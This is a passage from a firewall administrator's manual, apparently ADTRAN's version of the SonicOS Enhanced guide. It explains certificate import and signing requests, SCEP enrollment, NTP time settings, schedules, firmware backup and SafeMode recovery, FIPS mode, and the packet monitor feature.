If your firmware contains other languages besides English, they can be selected in the **Language Selection** pulldown menu.



Note

Changing the language of the SonicOS UI requires that the firewall be rebooted.



CHAPTER 9

Managing Certificates

System > Certificates

To implement the use of certificates for VPN policies, you must locate a source for a valid CA certificate from a third party CA service. Once you have a valid CA certificate, you can import it into the firewall to validate your Local Certificates. You import the valid CA certificate into the firewall using the **System > Certificates** page. Once you import the valid CA certificate, you can use it to validate your local certificates.

This chapter contains the following sections:

- [“Digital Certificates Overview” section on page 113](#)
- [“Certificates and Certificate Requests” section on page 114](#)
- [“Certificate Details” section on page 115](#)
- [“Importing Certificates” section on page 115](#)
- [“Deleting a Certificate” section on page 117](#)
- [“Generating a Certificate Signing Request” section on page 117](#)
- [“Configuring Simple Certificate Enrollment Protocol” section on page 118](#)

Digital Certificates Overview

A digital certificate is an electronic means to verify identity by a trusted third party known as a Certificate Authority (CA). The X.509 v3 certificate standard is a specification to be used with cryptographic certificates and allows you to define extensions which you can include with your certificate. ADTRAN has implemented this standard in its third party certificate support.

You can use a certificate signed and verified by a third party CA to use with an IKE (Internet Key Exchange) VPN policy. IKE is an important part of IPsec VPN solutions, and it can use digital certificates to authenticate peer devices before setting up SAs. Without digital certificates, VPN users must authenticate by manually exchanging shared secrets or symmetric keys. Devices or clients using digital signatures do not require configuration changes every time a new device or client is added to the network.

A typical certificate consists of two sections: a data section and a signature section. The data section typically contains information such as the version of X.509 supported by the certificate, a certificate serial number, information about the user’s public key, the Distinguished Name

(DN), validation period for the certificate, and optional information such as the target use of the certificate. The signature section includes the cryptographic algorithm used by the issuing CA, and the CA digital signature.

firewalls interoperate with any X.509v3-compliant provider of Certificates. firewalls have been tested with the following vendors of Certificate Authority Certificates:

- Entrust
- Microsoft
- OpenCA
- OpenSSL
- VeriSign

System 1

Certificates

Certificates and Certificate Requests Items 1 to 50 (of 93) (1) (2) (3) (4)

View Style: All certificates Imported certificates and requests Built-in certificates Include expired built-in certificates

| # | Certificate | Type | Validated | Expires | Details | Configure |
|----|--|-------------------|-------------|--------------------------|---------|-----------|
| 1 | HTTPS Management Certificate | Local certificate | Self-signed | Jan 19 03:14:07 2008 GMT | | |
| 2 | Nikamp Global Certification Authority | CA certificate | | Jan 1 05:37:19 2005 GMT | | |
| 3 | Nita eCommerce Root | CA certificate | | Jun 24 00:16:12 2002 GMT | | |
| 4 | Class 1 Public Primary Certification Authority - G2 | CA certificate | | Aug 1 23:59:59 2020 GMT | | |
| 5 | Class 2 Public Primary Certification Authority - G2 | CA certificate | | Aug 1 23:59:59 2020 GMT | | |
| 6 | Class 3 Public Primary Certification Authority - G2 | CA certificate | | Aug 1 23:59:59 2020 GMT | | |
| 7 | Class 4 Public Primary Certification Authority - G2 | CA certificate | | Aug 1 23:59:59 2020 GMT | | |
| 8 | VeriSign Time Stamping Authority G1 | CA certificate | | Sep 25 23:59:59 2010 GMT | | |
| 9 | VeriSign Class 4 Public Primary Certification Authority - G2 | CA certificate | | Jul 16 23:59:59 2006 GMT | | |
| 10 | VeriSign Class 3 Public Primary Certification Authority - G2 | CA certificate | | Jul 16 23:59:59 2006 GMT | | |


Certificates and Certificate Requests




The **Certificate and Certificate Requests** section provides all the settings for managing CA and Local Certificates.

The **View Style** menu allows you to display your certificates in the **Certificates and Certificate Requests** table based on the following criteria:

- **All Certificates** - displays all certificates and certificate requests.
- **Imported certificates and requests** - displays all imported certificates and generated certificate requests.
- **Built-in certificates** - displays all certificates included with the firewall.
- **Include expired and built-in certificates** - displays all expired and built-in certificates.

The **Certificates and Certificate Requests** table displays the following information about your certificates:

- **Certificate** - the name of the certificate.
- **Type** - the type of certificate, which can include CA or Local.
- **Validated** - the validation information.
- **Expires** - the date and time the certificate expires.
- **Details** - the details of the certificate. Moving the pointer over the  icon displays the details of the certificate.

- **Configure** - Displays the  edit and delete  icons for editing or deleting a certificate entry.
 - Also displays the Import icon  to import either certificate revocation lists (for CA certificates) or signed certificates (for Pending requests).

Certificate Details

Clicking on the icon in the **Details** column of the **Certificates and Certificate Requests** table lists information about the certificate, which may include the following, depending on the type of certificate:

- Certificate Issuer
- Subject Distinguished Name
- Certificate Serial Number
- Valid from
- Expires On
- Status (for Pending requests and local certificates)
- CRL Status (for Certificate Authority certificates)

The details shown in the **Details** mouseover popup depend on the type of certificate.

Certificate Issuer, **Certificate Serial Number**, **Valid from**, and **Expires On** are not shown for Pending requests since this information is generated by the Certificate provider. Similarly, **CRL Status** information is shown only for CA certificates and varies depending on the CA certificate configuration.


Importing Certificates

After your CA service has issued a Certificate for your Pending request, or has otherwise provided a Local Certificate, you can import it for use in VPN or Web Management authentication. CA Certificates may also be imported to verify local Certificates and peer Certificates used in IKE negotiation.


Importing a Certificate Authority Certificate


To import a certificate from a certificate authority, perform these steps:

- Step 1** Click **Import**. The **Import Certificate** window is displayed.



- Step 2** Select **Import a CA certificate from a PKCS#7 (*.p7b) or DER (.der or .cer) encoded file**. The **Import Certificate** window settings change.





- Step 3** Enter the path to the certificate file in the **Please select a file to import** field or click **Browse** to locate the certificate file, and then click **Open** to set the directory path to the certificate.
- Step 4** Click **Import** to import the certificate into the firewall. Once it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.
- Step 5** Moving your pointer to the  icon in the **Details** column displays the certificate details information.

Importing a Local Certificate

To import a local certificate, perform these steps:

- Step 1** Click **Import**. The **Import Certificate** window is displayed.



- Step 2** Enter a certificate name in the **Certificate Name** field.
- Step 3** Enter the password used by your Certificate Authority to encrypt the PKCS#12 file in the **Certificate Management Password** field.
- Step 4** Enter the path to the certificate file in the **Please select a file to import** field or click **Browse** to locate the certificate file, and then click **Open** to set the directory path to the certificate.
- Step 5** Click **Import** to import the certificate into the firewall. Once it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.
- Step 6** Moving your pointer to  icon in the **Details** column displays the certificate details information.

Deleting a Certificate

To delete the certificate, click the delete icon. You can delete a certificate if it has expired or if you decide not to use third party certificates for VPN authentication.

Generating a Certificate Signing Request



Tip

You should create a Certificate Policy to be used in conjunction with local certificates. A Certificate Policy determines the authentication requirements and the authority limits required for the validation of a certificate.

To generate a local certificate, follow these steps:

- Step 1** Click the **New Signing Request** button. The Certificate Signing Request window is displayed.

- Step 2** In the **Generate Certificate Signing Request** section, enter an alias name for the certificate in the **Certificate Alias** field.
- Step 3** Select the Request field type from the menu, then enter information for the certificate in the Request fields. As you enter information in the Request fields, the Distinguished Name (DN) is created in the **Subject Distinguished Name** field.
- You can also attach an optional **Subject Alternative Name** to the certificate such as the **Domain Name** or **E-mail Address**.
- Step 4** The **Subject Key** type is preset as an **RSA** algorithm. RSA is a public key cryptographic algorithm used for encrypting data.
- Step 5** Select a Subject Key size from the **Subject Key Size** menu.

**Note**

Not all key sizes are supported by a Certificate Authority, therefore you should check with your CA for supported key sizes.

- Step 6** Click **Generate** to create a certificate signing request file. Once the **Certificate Signing Request** is generated, a message describing the result is displayed.
- Step 7** Click **Export** to download the file to your computer, then click **Save** to save it to a directory on your computer. You have generated the **Certificate Request** that you can send to your Certificate Authority for validation.

Configuring Simple Certificate Enrollment Protocol

The Simple Certificate Enrollment Protocol (SCEP) is designed to support the secure issuance of certificates to network devices in a scalable manner. There are two enrollment scenarios for SCEP:

- SCEP server CA automatically issues certificates
- SCEP request is set to PENDING and the CA administrator manually issues the certificate.

More information about SCEP can be found at:

- <http://tools.ietf.org/html/draft-nourse-scep-18>
- [Microsoft SCEP Implementation Whitepaper](#)

To use SCEP to issue certificates, follow these steps:

- Step 1** Generate a signing request as described above in the “[Generating a Certificate Signing Request](#)” section on page 117.
- Step 2** Scroll to the bottom of the **System > Certificates** page and click on the **SCEP** button. The SCEP Configuration window displays.

- Step 3** In the **CSR List** pulldown menu, the UI will automatically select a default CSR list. If you have multiple CSR lists configured, you can modify this.
- Step 4** In the **CA URL** field, enter the URL for the Certificate authority.
- Step 5** If the **Challenge Password** field, enter the password for the CA if one is required.
- Step 6** In the **Polling Interval(S)** field, you can modify the default value for duration of time in seconds in between when polling messages are sent.

Step 7 In the **Max Polling Time(S)** field, you can modify the default value for the duration of time the firewall will wait for a response to a polling message before timing out.

Step 8 Click the **Scep** button to submit the SCEP enrollment.

The firewall will then contact the CA to request the certificate. The duration of time this will take depends on whether the CA issues certificates automatically or manually. The **Log > View** page will display messages on the status of the SCEP enrollment and issuance of the certificate.

After the certificate is issued, it will be displayed in the list of available certificates on the **System > Certificates** page, under the **Imported certificates and requests** category.

CHAPTER 10

Configuring Time Settings

System > Time

The **System > Time** page defines the time and date settings to time stamp log events, to automatically update ADTRAN Security Services, and for other internal purposes.

By default, the firewall uses an internal list of public NTP servers to automatically update the time. Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes to a fraction of a millisecond.

System Time

To select automatically update the time, choose the time zone from the **Time Zone** menu. **Set time automatically using NTP** is activated by default to use NTP (Network Time Protocol) servers from an internal list to set time automatically. **Automatically adjust clock for daylight saving time** is also activated by default to enable automatic adjustments for daylight savings time.

If you want to set your time manually, uncheck **Set time automatically using NTP**. Select the time in the 24-hour format using the **Time (hh:mm:ss)** menus and the date from the **Date** menus.

Selecting **Display UTC in logs (instead of local time)** specifies the use universal time (UTC) rather than local time for log events.

Selecting **Display date in International format** displays the date in International format, with the day preceding the month.

Selecting **Only use custom NTP servers** directs SonicOS to use the manually entered list of NTP servers to set the firewall clock, rather than using the internal list of NTP servers.

After selecting your System Time settings, click **Accept**.

NTP Settings

Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes, to a fraction of a millisecond.



Tip


The firewall uses an internal list of NTP servers so manually entering a NTP server is optional.

Select **Use NTP to set time automatically** if you want to use your local server to set the firewall clock. You can also configure **Update Interval (minutes)** for the NTP server to update the firewall. The default value is 60 minutes.

To add an NTP server to the firewall configuration

-
- Step 1** Click **Add**. The **Add NTP Server** window is displayed.
 - Step 2** Type the IP address of an NTP server in the **NTP Server** field.
 - Step 3** Click **OK**.
 - Step 4** Click **Accept** on the **System > Time** page to update the firewall.

To delete an NTP server, highlight the IP address and click **Delete**. Or, click **Delete All** to delete all servers.



CHAPTER 11

Setting Schedules

System > Schedules

The **System > Schedules** page allows you to create and manage schedule objects for enforcing schedule times for a variety of firewall features.

System /

Schedules

Schedules

| <input type="checkbox"/> | Name | Days Of Week | Time | Start Time | End Time | Configure | Comments |
|--------------------------|--------------------|--------------|-------------|------------------|------------------|-----------|----------|
| <input type="checkbox"/> | Work Hours | M-T-W-T-H-F | 08:00-17:00 | | | | |
| <input type="checkbox"/> | After Hours | M-T-W-T-H-F | 00:00-08:00 | | | | |
| | | M-T-W-T-H-F | 17:00-24:00 | | | | |
| | | SA-SU | 00:00-24:00 | | | | |
| <input type="checkbox"/> | Weekend Hours | SA-SU | 00:00-24:00 | | | | |
| | | SA-SU | 00:00-24:00 | | | | |
| <input type="checkbox"/> | One Time All Hands | | | 08/10/2009 09:00 | 08/10/2009 11:30 | | |
| <input type="checkbox"/> | Mixed - Lunchtime | | | 08/01/2009 12:00 | 12/31/2009 13:00 | | |
| | | M-T-W-T-H-F | 12:00-13:00 | | | | |

The **Schedules** table displays all your predefined and custom schedules. In the **Schedules** table, there are three default schedules: **Work Hours**, **After Hours**, and **Weekend Hours**. You can modify these schedules by clicking on the edit icon in the **Configure** column to display the **Edit Schedule** window.

**Note**

You cannot delete the default **Work Hours**, **After Hours**, or **Weekend Hours** schedules.

You apply schedule objects for the specific security feature. For example, if you add an access rule in the **Firewall > Access Rules** page, the **Add Rule** window provides a drop down menu of all the available schedule objects you created in the **System > Schedules** page.

A schedule can include multiple day and time increments for rule enforcement with a single schedule. If a schedule includes multiple day and time entries, a right-arrow button appears next to the schedule name. Clicking the ► button expands the schedule to display all the day and time entries for the schedule.

Adding a Schedule

To create schedules, click **Add**. The **Add Schedule** window is displayed.

- Step 1** Enter a descriptive name for the schedule in the **Name** field.
- Step 2** Select one of the following radio buttons for **Schedule type**:
- **Once** – For a one-time schedule between the configured **Start** and **End** times and dates. When selected, the fields under **Once** become active, and the fields under **Recurring** become inactive.
 - **Recurring** – For schedule that occurs repeatedly during the same configured hours and days of the week, with no start or end date. When selected, the fields under **Recurring** become active, and the fields under **Once** become inactive.
 - **Mixed** – For a schedule that occurs repeatedly during the same configured hours and days of the week, between the configured start and end dates. When selected, all fields on the page become active.
- Step 3** If the fields under **Once** are active, configure the starting date and time by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down lists in the **Start** row. The hour is represented in 24-hour format.
- Step 4** Under **Once**, configure the ending date and time by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down lists in the **End** row. The hour is represented in 24-hour format.
- Step 5** If the fields under **Recurring** are active, select the checkboxes for the days of the week to apply to the schedule or select **All**.

- Step 6** Under **Recurring**, type in the time of day for the schedule to begin in the **Start** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.
- Step 7** Under **Recurring**, type in the time of day for the schedule to stop in the **Stop** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.
- Step 8** Click **Add**.
- Step 9** Click **OK** to add the schedule to the **Schedule List**.
- Step 10** To delete existing days and times from the **Schedule List**, select the row and click **Delete**. Or, to delete all existing schedules, click **Delete All**.

Deleting Schedules

You can delete custom schedules, but you cannot delete the default **Work Hours**, **After Hours**, or **Weekend Hours** schedules.

Deleting Individual Schedules

To delete individual schedule objects that you created, perform the following steps:

-
- Step 1** On the System > Schedules page in the **Schedules** table, select the checkbox next to the schedule entry to enable the **Delete** button.
 - Step 2** Click **Delete**.

Deleting All Schedules

To delete all schedule objects you created:

-
- Step 1** On the System > Schedules page in the **Schedules** table, select the checkbox next to the **Name** column header to select all schedules.
 - Step 2** Click **Delete**.

CHAPTER 12

Managing ADTRAN Security Appliance Firmware

System > Settings

This **System > Settings** page allows you to manage your firewall's SonicOS versions and preferences.

The screenshot shows the 'Settings' page for a system. At the top, there are 'Accept' and 'Cancel' buttons. Below that, there are 'Import Settings...', 'Export Settings...', and 'Send Diagnostic Reports' buttons. The 'Firmware Management' section includes a note: 'Notes: Backup Settings were created WED JUN 10 17:39:09 2009 from version SonicOS Enhanced 5.4.0.0-160'. A table lists firmware images with columns for Firmware Image, Version, Date, Size, Download, and Boot. Below the table are 'Upload New Firmware...' and 'Create Backup...' buttons. There are also checkboxes for 'Boot with firmware diagnostics enabled (if available)', 'Enable Firmware Auto-Update', and 'Download new firmware automatically when available'. At the bottom, there is a 'FIPS' section with a checkbox for 'Enable FIPS Mode'.

| Firmware Image | Version | Date | Size | Download | Boot |
|--|------------------------------|--------------------------|-----------|----------|------|
| Current Firmware | SonicOS Enhanced 5.4.0.0-180 | MON JUN 08 20:28:12 2009 | 20.54 MiB | | |
| Current Firmware with Factory Default Settings | SonicOS Enhanced 5.4.0.0-180 | MON JUN 08 20:28:12 2009 | 20.54 MiB | | |
| System Backup | SonicOS Enhanced 5.4.0.0-160 | THU MAY 21 14:24:07 2009 | 20.54 MiB | | |

Settings

Import Settings

To import a previously saved preferences file into the firewall, follow these instructions:

- Step 1** Click **Import Settings** to import a previously exported preferences file into the firewall. The **Import Settings** window is displayed.



- Step 2** Click **Browse** to locate the file which has a *.exp file name extension.
- Step 3** Select the preferences file.
- Step 4** Click **Import**, and restart the firewall.

Export Settings

To export configuration settings from the firewall, use the instructions below:

- Step 1** Click **Export Settings**. The **Export Settings** window is displayed.



- Step 2** Click **Export**.
- Step 3** Click **Save**, and then select a location to save the file. The file is named "ADTRAN.exp" but can be renamed.
- Step 4** Click **Save**. This process can take up to a minute. The exported preferences file can be imported into the firewall if it is necessary to reset the firmware.

Send Diagnostic Reports

Click **Send Diagnostic Reports** to send system diagnostics to ADTRAN Technical Support. The status bar at the bottom of the screen displays "Please wait!" while sending the report, then displays "Diagnostic reports sent successfully".

Firmware Management

The **Firmware Management** section provides settings that allow for easy firmware upgrade and preferences management. The **Firmware Management** section allows you to:

- Upload and download firmware images and system settings.
- Boot to your choice of firmware and system settings.
- Manage system backups.
- Easily return your firewall to the previous system state.



Note

firewall **SafeMode**, which uses the same settings used **Firmware Management**, provides quick recovery from uncertain configuration states.

Firmware Management Table

| Firmware Image | Version | Date | Size | Download | Boot |
|---|----------------------------|--------------------------|---------|----------|------|
| Current Firmware | SnkOS Enhanced 5.0.0.0-020 | MON 3/8/21 11:42:40 2021 | 9.03 MB | | |
| Current Firmware with Factory Default Settings | SnkOS Enhanced 5.0.0.0-020 | MON 3/8/21 11:42:40 2021 | 9.03 MB | | |
| Uploaded Firmware | SnkOS Enhanced 5.0.0.0-020 | FRI 3/4/20 13:51:26 2021 | 9.03 MB | | |
| Uploaded Firmware with Factory Default Settings | SnkOS Enhanced 5.0.0.0-020 | FRI 3/4/20 13:51:26 2021 | 9.03 MB | | |

The Firmware Management table displays the following information:

- **Firmware Image** - in this column, the following types of firmware images are listed:
 - **Current Firmware** - firmware currently loaded on the firewall.
 - **Current Firmware with Factory Default Settings** - rebooting using this firmware image resets the firewall to its default IP addresses, username, and password.
 - **Current Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**. This option is only available on the NetVanta 2630 and 2730 that store backup settings but not a standalone backup firmware image, as the higher platforms do.
 - **Uploaded Firmware** - the latest uploaded version from NetVanta Security Portal account.
 - **Uploaded Firmware with Factory Default Settings** - the latest version uploaded with factory default settings.
 - **Uploaded Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**. This option is only available on the NetVanta 2630 and 2730 that store backup settings but not a standalone backup firmware image, as the higher platforms do.
 - **System Backup** - the backup firmware image and backup settings for the appliance. This option is only available on NetVanta 2830 and higher platforms, which store a standalone backup firmware image.
- **Version** - the firmware version.
- **Date** - the day, date, and time of downloading the firmware.
- **Size** - the size of the firmware file in Megabytes (MB).

- **Download** - clicking the icon saves the firmware file to a new location on your computer or network. Only uploaded firmware can be saved to a different location.
- **Boot** - clicking the icon reboots the firewall with the firmware version listed in the same row.

Caution Clicking **Boot** next to any firmware image overwrites the existing current firmware image making it the **Current Firmware** image.

Caution When uploading firmware to the firewall, you must not interrupt the Web browser by closing the browser, clicking a link, or loading a new page. If the browser is interrupted, the firmware may become corrupted.

Updating Firmware Manually

Click **Upload New Firmware** to upload new firmware to the firewall. The **Upload Firmware** window is displayed. Browse to the firmware file located on your local drive. Click **Upload** to upload the new firmware to the firewall.



Creating a Backup Firmware Image

When you click **Create Backup**, the firewall takes a “snapshot” of your current system state, firmware and configuration preferences, and makes it the new System Backup firmware image. Clicking **Create Backup** overwrites the existing **System Backup** firmware image as necessary.

SafeMode - Rebooting the firewall

SafeMode allows easy firmware and preferences management as well as quick recovery from uncertain configuration states. To access the firewall using SafeMode, use a narrow, straight object (such as a straightened paper clip or a toothpick) to press and hold the reset button on the back of the security appliance for more than twenty seconds. The reset button is in a small hole next to the console port or next to the power supply.



Note Holding the reset button for two seconds will take a diagnostic snapshot to the console. Holding the reset button for six to eight seconds will reboot the appliance in regular mode.

After the firewall reboots, open your Web browser and enter the current IP address of the firewall or the default IP address: `192.168.168.168`. The SafeMode page is displayed:

SafeMode allows you to do any of the following:

- Upload and download firmware images to the firewall.
- Upload and download system settings to the firewall.
- Boot to your choice of firmware options.
- Create a system backup file.
- Return your firewall to a previous system state.

System Information

System Information for the firewall is retained and displayed in this section.

Firmware Management

The **Firmware Management** table in SafeMode has the following columns:

- **Firmware Image** - In this column, five types of firmware images are listed:
 - **Current Firmware**, firmware currently loaded on the firewall
 - **Current Firmware with Factory Default Settings**, rebooting using this firmware image resets the firewall to its default IP addresses, user name, and password
 - **Current Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**
 - **Uploaded Firmware**, the last version uploaded from NetVanta Security Portal account
 - **Uploaded Firmware with Factory Default Settings**, rebooting using this firmware image resets the firewall to its default IP addresses, user name, and password
 - **Uploaded Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**
- **Version** - The firmware version is listed in this column.
- **Date** - The day, date, and time of downloading the firmware.
- **Size** - The size of the firmware file in Megabytes (MB).
- **Download** - Clicking the icon saves the firmware file to a new location on your computer or network. Only uploaded firmware can be saved to a different location.
- **Boot** - Clicking the icon reboots the firewall with the firmware version listed in the same row.



Note

Clicking **Boot** next to any firmware image overwrites the existing current firmware image making it the Current Firmware image.


Click **Boot** in the firmware row of your choice to restart the firewall.

Caution

Only select the **Boot with firmware diagnostics enabled (if available)** option if instructed to by ADTRAN technical support.

Firmware Auto-Update

Sonic OS Enhanced 5.2 release introduces the Firmware Auto-Update feature, which helps ensure that your firewall has the latest firmware release. Firmware Auto-Update contains the following options:

- **Enable Firmware Auto-Update** - Displays an Alert icon  when a new firmware release is available.
- **Download new firmware automatically when available** - Downloads new firmware releases to the firewall when they become available.

Caution Firmware updates are available only to registered users with a valid support contract. You must register your ADTRAN at <http://www.adtran.com/NetVantaSecurityPortal>.

FIPS

When operating in FIPS (Federal Information Processing Standard) Mode, the firewall supports FIPS 140-2 Compliant security. Among the FIPS-compliant features of the firewall include PRNG based on SHA-1 and only FIPS-approved algorithms are supported (DES, 3DES, and AES with SHA-1).

Select **Enable FIPS Mode** to enable the firewall to comply with FIPS. When you check this setting, a dialog box is displayed with the following message: **Warning! Modifying the FIPS mode will disconnect all users and restart the device. Click OK to proceed.**

Click **OK** to reboot the security appliance in FIPS mode. A second warning displays. Click **Yes** to continue rebooting. To return to normal operation, uncheck the **Enable FIPS Mode** check box and reboot the firewall into non-FIPS mode.

Caution When using the firewall for FIPS-compliant operation, the tamper-evident sticker that is affixed to the firewall must remain in place and untouched.



CHAPTER 13

Using the Packet Monitor

System > Packet Monitor

**Note**

For increased convenience and accessibility, the Packet Monitor page can be accessed either from Dashboard > Packet Monitor or System > Packet Monitor. The page is identical regardless of which tab it is accessed through.

This chapter contains the following sections:

- [“Packet Monitor Overview” on page 133](#)
- [“Configuring Packet Monitor” on page 137](#)
- [“Using Packet Monitor and Packet Mirror” on page 148](#)
- [“Verifying Packet Monitor Activity” on page 153](#)
- [“Related Information” on page 156](#)

Packet Monitor Overview

This section provides an introduction to the SonicOS Enhanced packet monitor feature. This section contains the following subsections:

- [“What is Packet Monitor?” on page 133](#)
- [“Benefits of Packet Monitor” on page 134](#)
- [“How Does Packet Monitor Work?” on page 134](#)
- [“What is Packet Mirror?” on page 136](#)
- [“How Does Packet Mirror Work?” on page 136](#)

What is Packet Monitor?

Packet monitor is a mechanism that allows you to monitor individual data packets that traverse your ADTRAN firewall appliance. Packets can be either monitored or mirrored. The monitored packets contain both data and addressing information. Addressing information from the packet header includes the following:

- Interface identification
- MAC addresses
- Ethernet type
- Internet Protocol (IP) type
- Source and destination IP addresses
- Port numbers
- L2TP payload details
- PPP negotiations details

You can configure the packet monitor feature in the SonicOS Enhanced management interface. The management interface provides a way to configure the monitor criteria, display settings, mirror settings, and file export settings, and displays the captured packets.

Benefits of Packet Monitor

The SonicOS Enhanced packet monitor feature provides the functionality and flexibility that you need to examine network traffic without the use of external utilities, such as Wireshark (formerly known as Ethereal). Packet monitor includes the following features:

- Control mechanism with improved granularity for custom filtering (Monitor Filter)
- Display filter settings independent from monitor filter settings
- Packet status indicates if the packet was dropped, forwarded, generated, or consumed by the firewall
- Three-window output in the management interface:
 - List of packets
 - Decoded output of selected packet
 - Hexadecimal dump of selected packet
- Export capabilities include text or HTML format with hex dump of packets, plus CAP file format
- Automatic export to FTP server when the buffer is full
- Bidirectional packet monitor based on IP address and port
- Configurable wrap-around of packet monitor buffer when full


How Does Packet Monitor Work?

As an administrator, you can configure the general settings, monitor filter, display filter, advanced filter settings, and FTP settings of the packet monitor tool. As network packets enter the packet monitor subsystem, the monitor filter settings are applied and the resulting packets are written to the capture buffer. The display filter settings are applied as you view the buffer contents in the management interface. You can log the capture buffer to view in the management interface, or you can configure automatic transfer to the FTP server when the buffer is full.

Default settings are provided so that you can start using packet monitor without configuring it first. The basic functionality is as follows:

- Start:** Click **Start Capture** to begin capturing all packets except those used for communication between the ADTRAN appliance and the management interface on your console system.
- Stop:** Click **Stop Capture** to stop the packet capture.
- Clear:** Click **Clear** to clear the status counters that are displayed at the top of the Packet Monitor page.
- Refresh:** Click Refresh to display new buffer data in the Captured Packets window. You can then click any packet in the window to display its header information and data in the Packet Detail and Hex Dump windows.
- Export As:** Display or save a snapshot of the current buffer in the file format that you select from the drop-down list. Saved files are placed on your local management system (where the management interface is running). Choose from the following formats:
- **Libpcap** - Select Libpcap format if you want to view the data with the Wireshark (formerly Ethereal) network protocol analyzer. This is also known as libcap or pcap format. A dialog box allows you to open the buffer file with Wireshark, or save it to your local hard drive with the extension **.pcap**.
 - **Html** - Select Html to view the data with a browser. You can use File > Save As to save a copy of the buffer to your hard drive.
 - **Text** - Select Text to view the data in a text editor. A dialog box allows you to open the buffer file with the registered text editor, or save it to your local hard drive with the extension **.wri**.
 - **App Data** - Select App Data to view only application data contained in the packet. Packets containing no application data are skipped during the capture. Application data = captured packet minus L2, L3, and L4 headers.
-

Refer to the figure below to see a high level view of the packet monitor subsystem. This shows the different filters and how they are applied.



What is Packet Mirror?

Packet mirroring is the process of sending a copy of packets seen on one interface to another interface or to a remote ADTRAN appliance.

There are two aspects of mirroring:

Classification – Refers to identifying a selected set of packets to be mirrored. Incoming and outgoing packets to and from an interface are matched against a filter. If matched, the mirror action is applied.

Action – Refers to sending a copy of the selected packets to a port or a remote destination. Packets matching a classification filter are sent to one of the mirror destinations. A particular mirror destination is part of the action identifier.

How Does Packet Mirror Work?

Every classification filter is associated with an action identifier. Up to two action identifiers can be defined, supporting two mirror destinations (a physical port on the same firewall and/or a remote ADTRAN firewall). The action identifiers determine how a packet is mirrored. The following types of action identifiers are supported:

- Send a copy to a physical port.
- Encapsulate the packet and send it to a remote ADTRAN appliance.
- Send a copy to a physical port with a VLAN configured.

Classification is performed on the **Monitor Filter** and **Advanced Monitor Filter** tab of the Packet Monitor Configuration window.

